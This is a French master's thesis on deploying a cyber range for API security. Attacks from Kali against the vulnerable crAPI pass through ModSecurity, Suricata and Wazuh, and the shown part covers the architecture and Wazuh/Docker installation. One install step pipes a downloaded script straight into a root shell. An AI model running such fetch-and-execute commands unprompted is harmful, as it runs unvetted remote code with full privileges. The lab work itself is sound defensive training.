

Mémoire de Projet de fin d'année

Pour l'obtention du titre
Master professionnel

Filière :

« Cyber-défense et Sécurité de l'Information »
CDSI

**Déploiement et exploitation d'un Cyber Range pour la simulation
d'attaques et de détection**

Soutenu le 12 /10/2025

Réalisé par :

Haytham Chrifi

Anas Aouina

Encadré par :

Pr. Azeddine KHIAT

Année Universitaire: 2024-2025

293 Bd Ghandi Quartier Oasis -Casablanca, MAROC

 +212 6 74 29 83 97 / +212 5 22 34 17 23 - Site Web: www.hestim.ma

Résumé

Ce projet propose la conception, le déploiement et l'évaluation d'un laboratoire de sécurité (Cyber Range) dédié à l'analyse offensive et défensive d'APIs vulnérables. L'infrastructure déployée comprend quatre instances AWS (Wazuh Server, Suricata sensor, crAPI et ModSecurity) et une machine Kali locale pour les tests d'intrusion. L'objectif est d'exécuter des scénarios d'attaque inspirés de l'OWASP API Top 10, d'observer la détection via Suricata et Wazuh, et de bloquer/mitiger via ModSecurity et des réponses automatisées (Wazuh Active Response). Le rapport détaille l'architecture, l'implémentation, les règles de sécurité, les scénarios de tests, les résultats et les recommandations.

Abstract

This project designs and deploys a Cyber Range focused on API security. It combines offensive testing of a vulnerable API (crAPI) and defensive monitoring using ModSecurity (WAF), Suricata (IDS), and Wazuh (SIEM). The lab consists of four AWS instances and a local Kali attacker machine. This document includes the architecture, step-by-step deployment, configuration files, detection rules, active-response playbooks, attack scenarios, dashboards, and validation results.

Remerciements

Je tiens tout d'abord à exprimer ma profonde gratitude à Monsieur le Professeur Azeddine KHIAT, pour son encadrement, sa disponibilité et la qualité de ses conseils tout au long de ce projet. Son accompagnement rigoureux et ses orientations méthodologiques ont été essentiels à la réussite de ce travail.

Je souhaite adresser mes remerciements à l'ensemble du corps professoral de la filière Cyber-Défense et Sécurité de l'Information (CDSI) de l'HESTIM Casablanca, pour la qualité des enseignements dispensés, leur disponibilité et leur engagement dans la formation des futurs professionnels de la cybersécurité.

Je n'oublie pas mes camarades de promotion pour les échanges, la collaboration et l'esprit d'équipe dont ils ont fait preuve tout au long de cette année.

Enfin, j'exprime ma sincère reconnaissance à ma famille et à mes proches pour leur soutien moral, leur patience et leurs encouragements constants, qui m'ont permis d'achever ce travail dans les meilleures conditions.

Table des matières

Résumé.....	2
Abstract	3
Remerciements	4
Table des matières	5
Liste des Figures	7
Liste des tableaux	8
Liste des Acronymes et Sigles	9
1. Introduction.....	10
2. Objectifs du projet	10
3. Fonctionnalités attendues :	11
4. Contexte et état de l'art	12
4.1 OWASP API Top 10.....	12
4.2 Rôle des WAF (ModSecurity + OWASP CRS)	13
4.3 Rôle des IDS (Suricata)	14
4.4 Rôle des SIEM (Wazuh + Kibana).....	14
5. Architecture cible.....	16
5.1 Schéma de l'architecture:.....	16
5.2 Explication de schéma :	16
5.3 Topologie et ressources AWS	18
6. Déploiement détaillé.....	18
6.1 Préparation des machines	18
6.2 Installation et configuration Wazuh Server	18
Docker :.....	18
Install docker	19
Exigences	19
Docker compose.....	19
Déploiement de Wazuh Docker	20
6.3 Installation et configuration Suricata	22
Configuration de Suricata sur un point de terminaison Ubuntu	23
Installation de Suricata.....	23
Commandes à exécuter :.....	23

Téléchargement et intégration des règles Emerging Threats	23
Commandes à exécuter :.....	23
Configuration du fichier suricata.yaml	23
6.4 Installation et configuration crAPI.....	24
Installation et utilisation de Docker et Docker Compose	24
Vérification de la version.....	24
Utilisation d'images préconstruites	25
Déploiement sur une machine Linux	25
exposer le service sur toutes les interfaces réseau	25
6.5 Installation et Configuration du WAF ModSecurity en tant que Proxy Inverse.....	26
6.5.1 Architecture du Proxy ModSecurity.....	27
6.5.2 Installation des Paquets Requis	27
6.5.3 Configuration de Base de ModSecurity	28
6.5.4 Installation de l'OWASP Core Rule Set (CRS).....	29
6.5.5 Configuration du Virtual Host Proxy	30
7. Activités Red Team : Tests d'Intrusion et Scénarios d'Attaque	31
7.1 Vue d'ensemble de l'évaluation	31
7.2 Les outils utilisés	32
7.3 Évaluation des Niveaux de Sévérité	32
7.4 Portée (Scope)	33
7.5 Points forts en matière de sécurité	33
Alertes SIEM de scans de vulnérabilités	33
Vulnérabilités de sécurité	33
7.6 Synthèse des vulnérabilités et bilan d'évaluation.....	35
Résultats du test d'intrusion interne	35
Établir un inventaire des endpoints.....	38
7.7 Résultats techniques.....	41
Résultats du test d'intrusion	41
8. Conclusion et perspectives	66
Références :	67

Liste des Figures

N°	Titre / Description de la figure	Section / Contexte
Figure 1	Schéma global de l'architecture cible – Vue d'ensemble de l'environnement Cyber Range avec les machines : Kali (attaquant), WAF ModSecurity, crAPI, Suricata, et Wazuh.	Section 5.1 – <i>Schéma de l'architecture</i>
Figure 2	Flux logique de l'architecture – Explication détaillée des échanges de données et des flux de logs entre les machines AWS et locales.	Section 5.2 – <i>Explication de schéma</i>
Figure 3	Topologie des ressources AWS – Illustration de la configuration des instances EC2 et de leur interaction dans l'environnement cloud.	Section 5.3 – <i>Topologie et ressources AWS</i>
Figure 4	Architecture du proxy ModSecurity – Schéma montrant le flux du trafic Internet → WAF (ModSecurity) → Application crAPI.	Section 6.5.1 – <i>Architecture du Proxy ModSecurity</i>
Figure 5	Architecture globale du SOC – Représentation intégrée WAF + IDS + SIEM et flux d'alertes entre ModSecurity, Suricata et Wazuh.	Section 5 – <i>Architecture cible / Synthèse schématique</i>
Figure 6	Résultats graphiques du test d'intrusion interne – Diagramme présentant la répartition des vulnérabilités selon leur niveau de严重性 (Critical, High, Moderate, etc.).	Section 7.6 – <i>Résultats du test d'intrusion interne</i>
Figure 7	Preuves d'exploitation (captures Burp Suite / ZAP) – Illustrations des attaques réussies sur crAPI : NoSQL Injection, SSRF, BFLA, etc.	Section 7.7 – <i>Résultats techniques</i>

Liste des tableaux

N°	Titre / Description du tableau	Section / Contexte
Tableau 1	Fonctionnalités principales du SOC – décrit les principales fonctions (surveillance réseau, collecte de logs, alertes, tableaux de bord, corrélation, tests simulés).	Section 3 – <i>Fonctionnalités attendues</i>
Tableau 2	Technologies utilisées – récapitule les composants du SOC : Wazuh (SIEM), Suricata (IDS), crAPI (API vulnérable), Kali Linux (attaque), AWS & Docker (virtualisation).	Section 3 – <i>Outils et technologies utilisés</i>
Tableau 3	Analyse comparative des technologies sélectionnées – comparaison entre les solutions choisies (Wazuh, Suricata, ModSecurity) et d'autres alternatives (Splunk, Snort, Zeek, Cloudflare, etc.).	Section 3 – <i>Étude comparative</i>
Tableau 4	AWS Instances – ressources et configurations recommandées (t3.large, t3.medium, RAM, CPU) pour Wazuh, Suricata, crAPI et ModSecurity.	Section 5.3 – <i>Topologie et ressources AWS</i>
Tableau 5	Échelle des niveaux de严重性 des vulnérabilités (CVSS v3) – définit les niveaux <i>Critique, Élevée, Modérée, Faible, Informationnel</i> avec plage de score et description.	Section 7.3 – <i>Évaluation des Niveaux de Sévérité</i>
Tableau 6	Résultats du test d'intrusion interne – récapitule les vulnérabilités identifiées sur crAPI, leur niveau de risque (Critical, High, Moderate) et les recommandations de remédiation.	Section 7.6 – <i>Synthèse des vulnérabilités et bilan d'évaluation</i>
Tableau 7	Inventaire des endpoints de l'API crAPI – liste détaillée des endpoints (POST, GET, etc.), paramètres et routes d'accès API.	Section 7.6 – <i>Établir un inventaire des endpoints</i>

Liste des Acronymes et Sigles

Acronyme	Signification
API	Application Programming Interface
WAF	Web Application Firewall
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
SIEM	Security Information and Event Management
SOC	Security Operation Center
OWASP	Open Web Application Security Project
SSRF	Server-Side Request Forgery
SQLi	SQL Injection
XSS	Cross-Site Scripting
CSRF	Cross-Site Request Forgery
DoS	Denial of Service
RBAC	Role-Based Access Control
ABAC	Attribute-Based Access Control
VM	Virtual Machine
AWS	Amazon Web Services
EC2	Elastic Compute Cloud
NIDS	Network Intrusion Detection System
PII	Personally Identifiable Information
MFA	Multi-Factor Authentication
CI/CD	Continuous Integration / Continuous Deployment
CVSS	Common Vulnerability Scoring System
TLS	Transport Layer Security

1. Introduction

Les interfaces de programmation d'applications (APIs) constituent un élément fondamental des architectures logicielles modernes, telles que les microservices et les applications mobiles. Cependant, cette centralité en fait également une surface d'attaque privilégiée pour les acteurs malveillants. Ce projet a pour objet la construction d'un Cyber Range, un environnement de test contrôlé et isolé, permettant de simuler des attaques réalistes contre une API vulnérable (crAPI) et d'évaluer l'efficacité d'une défense en profondeur. Cette défense combine un pare-feu d'application web (ModSecurity), un système de détection d'intrusion réseau (Suricata) et une plateforme de gestion des informations et événements de sécurité (Wazuh). La finalité de ce travail est à la fois pédagogique et expérimentale, visant à démontrer pratiquement les capacités de détection, de corrélation et d'automatisation de la réponse face à des menaces ciblant spécifiquement les APIs.

2. Objectifs du projet

Ce projet se structure autour de deux axes principaux, reflétant les approches "Red Team" (attaque) et "Blue Team" (défense) :

- **Objectifs Red Team** : Identifier et exploiter les vulnérabilités de l'API crAPI, en se concentrant sur les risques identifiés par l'OWASP API Top 10 (e.g., injection SQL, Broken Object Level Authorization - BOLA, contournement d'authentification). L'objectif inclut la documentation des vecteurs d'attaque et la tentative de contournement des mécanismes de protection du WAF.
- **Objectifs Blue Team** : Détecter et corrélérer les activités malveillantes à l'aide de la plateforme Wazuh, bloquer les requêtes offensantes via les règles ModSecurity, automatiser les réponses aux incidents via le module Wazuh Active Response, et produire des tableaux de bord de supervision ainsi que des rapports d'incidents détaillés.

3. Fonctionnalités attendues :

Le système SOC mis en place devra permettre :

Fonctionnalité	Description
Surveillance réseau	Analyse du trafic réseau et détection d'activités suspectes
Collecte des logs	Centralisation des journaux des machines cibles, IDS et systèmes
Génération d'alertes	Création d'alertes en cas de détection d'événements critiques
Visualisation et tableau de bord	Visualisation en temps réel des événements via l'interface Kibana (Wazuh)
Corrélation des événements	Identification de scénarios d'attaque à travers la combinaison de logs
Tests et validation par attaques simulées	Utilisation d'outils comme Nmap, Hydra, SQLMap, etc.

Tableau 1 : Fonctionnalités principales du SOC.

Outils et technologies utilisés :

Composant	Outil / Technologie
SIEM	Wazuh (avec ELK Stack intégré)
IDS	Suricata
Machine cible vulnérable	crAPI
Machine attaquante	Kali Linux (Hydra, Nmap, SQLMap, etc.)
Centralisation des logs	Wazuh Agent
Virtualisation	AWS, Docker et VMWare

Tableau 2 : Technologies utilisées.

Etude comparative:

Outil choisi et ses fonctionnalités	Autres options et pourquoi ne pas les choisir
SIEM : Wazuh (avec ELK Stack) → Open-source, gratuit → Compatible petites structures → Extensible, visualisation avancée (Kibana) → Bonne intégration avec IDS	Splunk → très puissant mais coûteux, version gratuite très limitée AlienVault OSSIM → SIEM open-source mais plus complexe, moins flexible que Wazuh + ELK

	Graylog → bon pour gérer les logs mais moins puissant côté sécurité, nécessite ajout d'autres outils pour couvrir le périmètre SOC
IDS: Suricata → Open-source, performant → Multi-thread (meilleure perf. que Snort) → Compatible règles Snort → Analyse riche (protocoles récents)	Snort → monothread (moins performant), plus simple mais moins évolutif sur gros trafic Zeek (Bro) → puissant pour analyse comportementale mais pas un IDS pur basé sur signatures, nécessite un complément comme Suricata pour la couverture complète
WAF: ModSecurity + OWASP CRS → Open-source, gratuity → Compatible avec Apache, Nginx, OpenResty → Fournit les règles OWASP CRS (protection contre SQLi, XSS, CSRF, etc.) → Bonne intégration avec Suricata et Wazuh pour la corrélation des logs → Peut agir comme proxy inverse pour filtrer le trafic API	NAXSI → Open-source léger mais moins complet (ne gère pas bien JSON/API REST) Cloudflare WAF → Puissant et facile à configurer mais payant et dépendant du cloud AWS WAF → Bonne intégration AWS mais coûteux, dépendant de l'infrastructure et moins flexible

Tableau 3 : Analyse comparative des technologies sélectionnées.

4. Contexte et état de l'art

4.1 OWASP API Top 10

L'**OWASP API Top 10** est une liste des vulnérabilités les plus critiques pour les API, mise à jour régulièrement pour refléter l'évolution des menaces. Les principales vulnérabilités incluent :

1. Broken Object Level Authorization (BOLA)

Accès non autorisé à des objets ou données sensibles en raison d'une validation d'accès insuffisante.

Exemple : un utilisateur accède à des données d'un autre utilisateur via une modification de l'ID.

2. Broken User Authentication

Failles dans les mécanismes d'authentification permettant à un attaquant de s'authentifier comme un autre utilisateur.

3. Excessive Data Exposure

Les API renvoient plus d'informations que nécessaire, exposant potentiellement des données sensibles.

4. Lack of Resources & Rate Limiting

Absence de limitation de requêtes, entraînant des attaques par déni de service (DoS).

5. Mass Assignment

Modification non autorisée de champs sensibles via des objets JSON.

6. Injection

Inclusion de données malicieuses dans les requêtes (SQL, NoSQL, Command Injection, etc.).

7. Improper Assets Management

Mauvaise gestion du cycle de vie des API et absence de documentation à jour.

8. Security Misconfiguration

Paramètres de sécurité incorrects ou par défaut.

9. Improper Monitoring & Logging

Insuffisance de journalisation et d'alertes en cas d'incidents.

10. Insufficient Protection of Sensitive Data

Absence de chiffrement et mauvaise gestion des données sensibles.

4.2 Rôle des WAF (ModSecurity + OWASP CRS)

WAF (Web Application Firewall) protège les applications web et API en filtrant les requêtes HTTP(s).

ModSecurity: moteur open-source de filtrage applicatif.

OWASP CRS (Core Rule Set): ensemble de règles prédéfinies pour détecter et bloquer :

- Payloads connus d'injection SQL, XSS, LFI, RFI.
- Tentatives d'exploitation de vulnérabilités.
- Comportements anormaux sur les API.

Avantages:

- Protection proactive contre les attaques connues.
- Personnalisation des règles pour les besoins spécifiques.

4.3 Rôle des IDS (Suricata)

IDS (Intrusion Detection System)

Analyse le trafic réseau pour détecter :

- Les signatures connues d'attaques.
- Les anomalies comportementales.

Suricata:

- Analyse en temps réel du trafic réseau.
- Détection d'intrusions basées sur signatures, protocoles et anomalies.
- Supporte des protocoles réseau variés (HTTP, DNS, TLS, etc.).

➔Objectifs:

Identifier les menaces qui échappent au WAF.

Compléter la sécurité applicative avec une couche réseau.

4.4 Rôle des SIEM (Wazuh + Kibana)

SIEM (Security Information and Event Management) collecte, corrèle et analyse les logs de sécurité.

Wazuh :

- Agrège les événements provenant du WAF, IDS et autres systèmes.
- Fournit des règles de corrélation et d'alerte.
- Surveille la conformité et détecte les incidents.


Kibana :

- Interface graphique pour visualiser les données collectées par Wazuh.
- Tableaux de bord personnalisés pour l'analyse en temps réel.

➔Avantages:

- Centralisation des données de sécurité.
- Détection proactive d'attaques complexes via corrélation d'événements.

Résumé schématique:




Cela assure une défense en profondeur :

- Prévention via WAF
- Détection via IDS
- Analyse et corrélation via SIEM

5. Architecture cible

5.1 Schéma de l'architecture:



5.2 Explication de schéma :

1. Machine d'attaque

Le processus débute avec une machine dédiée à l'attaque, équipée d'outils de pentest comme Metasploit et nmap. Cette machine simule le comportement d'un acteur malveillant en lançant diverses attaques (scans de ports, exploitation de failles, force brute...) vers l'environnement cible.

2. ModSecurity (WAF)

Avant d'atteindre l'API vulnérable, le trafic d'attaque passe par ModSecurity, qui agit comme un proxy et firewall applicatif. ModSecurity analyse et filtre le flux de données, générant des logs système à chaque tentative d'accès ou attaque détectée.

3. crAPI (API vulnérable)

L'API crAPI, conçue volontairement vulnérable selon les principaux risques OWASP, reçoit le trafic filtré par ModSecurity. Les interactions, qu'elles soient légitimes ou malveillantes, produisent un flux de données et des logs système, essentiels pour l'analyse ultérieure.

4. Suricata IDS

Suricata surveille en temps réel le trafic réseau entre les composants internes. Il applique ses règles de détection pour identifier les intrusions, les analyses de trafic suspect et les signatures d'attaque. Lorsqu'une activité anormale est détectée, Suricata génère des alertes IDS.

5. Wazuh SIEM

Wazuh centralise la collecte des logs système en provenance de ModSecurity et crAPI, ainsi que les alertes générées par Suricata. Il assure la corrélation des événements, l'analyse des alertes et la visualisation des données de sécurité. Ce système facilite l'investigation et la compréhension des incidents.

6. Architecture globale

Tous ces composants sont intégrés dans un environnement cloud, permettant une surveillance complète et centralisée. L'architecture offre :

- Une détection multi-couches (réseau et système)
- Une corrélation avancée des événements de sécurité

- Des capacités d'analyse forensique grâce à l'historique des données
- Un espace sécurisé pour l'apprentissage et la simulation d'attaques et de défenses

Cette configuration reproduit le fonctionnement d'un SOC virtualisé, idéal pour l'expérimentation, la formation ou l'évaluation de solutions de sécurité dans un cadre contrôlé.

5.3 Topologie et ressources AWS

Recommandations des instances EC2:

Nom de machine	description
Wazuh Server	t3.large, 2 vCPU, 8 GB RAM, 100 GB disque
Suricata (sensor)	t3.medium, 2 vCPU, 4 GB RAM
crAPI	t3.medium, 2 vCPU, 4 GB RAM
ModSecurity	t3.medium, 2 vCPU, 4 GB RAM

Tableau 4 : AWS Instances.

6. Déploiement détaillé

6.1 Préparation des machines

Toutes les VM Ubuntu 22.04 ont été mises à jour et configurées avec les paquets de base (curl, wget, git, vim, etc.) et le service NTP a été activé.

6.2 Installation et configuration Wazuh Server

Docker :

Docker est une plateforme open source qui simplifie la création, la livraison et l'exécution d'applications dans des conteneurs légers et portables. Ces conteneurs regroupent leur application avec toutes ses dépendances, telles que le code, les outils système, les bibliothèques système et les paramètres. Docker permet de séparer les applications de

l'infrastructure sous-jacente et garantit qu'elles fonctionnent de manière cohérente dans n'importe quel environnement, que ce soit dans le cloud ou sur site.

Install docker

Exigences

Mémoire du conteneur

Nous recommandons de configurer l'hôte Docker avec au moins 6 Go de mémoire. En fonction du déploiement et de l'utilisation, la consommation de mémoire de l'indexeur Wazuh varie. Par conséquent, allouez la mémoire recommandée pour un déploiement complet de la pile afin qu'elle fonctionne correctement.

Augmentez max_map_count sur votre hôte (Linux)

L'indexeur Wazuh crée de nombreuses zones mappées en mémoire. Vous devez donc configurer le noyau pour donner à un processus au moins 262 144 zones mappées en mémoire.

Augmentez max_map_count sur votre hôte Docker :

```
ubuntu@ip-172-31-23-28:~$ sudo sysctl -w vm.max_map_count=262144
vm.max_map_count = 262144
ubuntu@ip-172-31-23-28:~$ |
```

Exécuter le script d'installation de Docker :

```
ubuntu@ip-172-31-23-28:~$ sudo curl -sSL https://get.docker.com/ | sh
# Executing docker install script, commit: 5c8855edd778525564500337f5ac4ad65a0c168e
+ sudo -E sh -c apt-get -qq update >/dev/null
+ sudo -E sh -c DEBIAN_FRONTEND=noninteractive apt-get -y -qq install ca-certificates curl >/de
v/null
```

Démarrer le service Docker:

```
ubuntu@ip-172-31-23-28:~$ sudo systemctl start docker
ubuntu@ip-172-31-23-28:~$ |
```

Docker compose

Le déploiement de Wazuh Docker nécessite Docker Compose 1.29 ou ultérieur. Suivez ces étapes pour l'installer :

Téléchargez le binaire Docker Compose :

```
ubuntu@ip-172-31-23-28:~$ sudo curl -L "https://github.com/docker/compose/releases/download/v2.39.3/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
  % Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total Spent   Left Speed
  0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:--      0
100  72.8M  100  72.8M  0      0  103M      0 --:--:-- --:--:-- --:--:--  117M
ubuntu@ip-172-31-23-28:~$ |
```

Accorder des autorisations d'exécution :

```
ubuntu@ip-172-31-23-28:~$ sudo chmod +x /usr/local/bin/docker-compose
ubuntu@ip-172-31-23-28:~$ |
```

Tester l'installation pour s'assurer que tout va bien :

```
ubuntu@ip-172-31-23-28:~$ sudo docker-compose --version
Docker Compose version v2.39.3
ubuntu@ip-172-31-23-28:~$ |
```

Déploiement de Wazuh Docker

Utilisation

Vous pouvez déployer Wazuh en tant que **Single node** ou **Multi node**.

Déploiement à Single node : Déploie un nœud de gestionnaire, d'indexeur et de tableau de bord Wazuh.

Déploiement multi node : Déploie deux nœuds de gestionnaire Wazuh (un maître et un travailleur), trois nœuds d'indexeur Wazuh et un nœud de tableau de bord Wazuh.

Les deux déploiements utilisent la persistance et permettent de configurer des certificats pour sécuriser les communications entre les nœuds. La pile multinœud est le seul déploiement qui contient une haute disponibilité.

Dans notre cas, nous allons utiliser un déploiement à **Single node**.

Déploiement à Single node:

Cloner le dépôt Wazuh sur votre système :

```
ubuntu@ip-172-31-23-28:~$ git clone https://github.com/wazuh/wazuh-docker.git -b v4.12.0
Cloning into 'wazuh-docker'...
```

Ensuite, entrez dans le répertoire à nœud unique pour exécuter toutes les commandes décrites ci-dessous dans ce répertoire.

Fournir un groupe de certificats pour chaque nœud dans la pile afin de sécuriser la communication entre les nœuds. Vous avez deux alternatives pour fournir ces certificats :

Générer des certificats auto-signés pour chaque nœud du cluster.

Fournissez vos propres certificats pour chaque nœud.

On va utiliser la première méthode en utilisant l'outil wazuh-certs gen.

Exécutez la commande suivante pour obtenir les certificats souhaités :


```
ubuntu@ip-172-31-23-28:~/wazuh-docker/single-node$ cd wazuh-docker/single-node/
ubuntu@ip-172-31-23-28:~/wazuh-docker/single-node$ sudo docker compose -f generate-indexer-cert
s.yml run --rm generator
WARN[0000] /home/ubuntu/wazuh-docker/single-node/generate-indexer-certs.yml: the attribute 'ver
sion' is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Creating 1/1
  ✓ Network single-node_default  Created                               0.1s
[+] Running 5/5
  ✓ generator Pulled                                         3.3s
    ✓ 17d0386c2fff Pull complete                                2.2s
    ✓ 7ce91ec7d1d3 Pull complete                                3.1s
    ✓ 5249716d429c Pull complete                                3.1s
    ✓ d7003467fd14 Pull complete                                3.2s
```

Démarrez le déploiement à Single node de Wazuh en utilisant docker-compose :

```
ubuntu@ip-172-31-23-28:~/wazuh-docker/single-node$ sudo docker compose up -d
WARN[0000] /home/ubuntu/wazuh-docker/single-node/docker-compose.yml: the attribute 'version' is
obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 43/43
  ✓ wazuh.manager Pulled                                         54.0s
  ✓ wazuh.indexer Pulled                                         62.4s
  ✓ wazuh.dashboard Pulled                                       64.1s
[+] Running 17/17
  ✓ Volume "single-node_wazuh-dashboard-custom"     Created      0.0s
  ✓ Volume "single-node_wazuh_etc"                  Crea...      0.0s
  ✓ Volume "single-node_wazuh_var_multigroups"     Created      0.0s
  ✓ Volume "single-node_wazuh_api_configuration"   Created      0.0s
  ✓ Volume "single-node_wazuh_queue"                Cr...       0.0s
  ✓ Volume "single-node_wazuh_active_response"     Created      0.0s
  ✓ Volume "single-node_wazuh_agentless"            Created      0.0s
  ✓ Volume "single-node_wazuh_wodles"               C...        0.0s
  ✓ Volume "single-node_wazuh-dashboard-config"    Created      0.0s
  ✓ Volume "single-node_wazuh_logs"                 Cre...      0.0s
  ✓ Volume "single-node_wazuh_integrations"        Created      0.0s
  ✓ Volume "single-node_filebeat_etc"              C...        0.0s
  ✓ Volume "single-node_filebeat_var"              C...        0.0s
  ✓ Volume "single-node_wazuh-indexer-data"        Created      0.0s
  ✓ Container single-node-wazuh.indexer-1          Started      0.8s
  ✓ Container single-node-wazuh.manager-1          Started      0.8s
  ✓ Container single-node-wazuh.dashboard-1        Started      0.6s
ubuntu@ip-172-31-23-28:~/wazuh-docker/single-node$ |
```

Accès aux services et conteneurs

Accédez au tableau de bord Wazuh en utilisant l'adresse IP de l'hôte Docker. "Dans notre cas, nous allons utiliser l'adresse publique de la machine démarrée sur AWS.



Et pour s'assurer que tout fonctionne bien, il faut autoriser le flux nécessaire dans AWS en ajoutant les règles suivantes dans le groupe de sécurité de la machine sur AWS.

Inbound rules Info		Type Info	Protocol Info	Port range Info	Source Info	Description - optional Info
sgr-0ea2b89d2b58d1c1b	Custom TCP	TCP	9200	Cu... ▾	<input type="text"/> Search	Delete
sgr-06aeccf24c268364d	Custom TCP	TCP	1515	Cu... ▾	<input type="text"/> Search	Delete
sgr-0cdeb82f3da9546f0	Custom TCP	TCP	55000	Cu... ▾	<input type="text"/> Search	Delete
sgr-02624d8cb648a5097	Custom TCP	TCP	1514	Cu... ▾	<input type="text"/> Search	Delete
sgr-06774ab83d472fb9	HTTP	TCP	80	Cu... ▾	<input type="text"/> Search	Delete
sgr-0619c1459e62846bd	HTTPS	TCP	443	Cu... ▾	<input type="text"/> Search	Delete
sgr-0816147fae414d325	Custom UDP	UDP	514	Cu... ▾	<input type="text"/> Search	Delete
sgr-050061420d40dd8a6	SSH	TCP	22	Cu... ▾	<input type="text"/> Search	Delete

6.3 Installation et configuration Suricata

Wazuh s'intègre à un système de détection d'intrusion basé sur le réseau (NIDS) pour améliorer la détection des menaces en surveillant et en analysant le trafic réseau. Dans ce cas d'utilisation, nous montrons comment intégrer Suricata avec Wazuh. Suricata peut fournir des informations supplémentaires sur la sécurité de votre réseau grâce à ses capacités d'inspection du trafic réseau.

Configuration de Suricata sur un point de terminaison Ubuntu

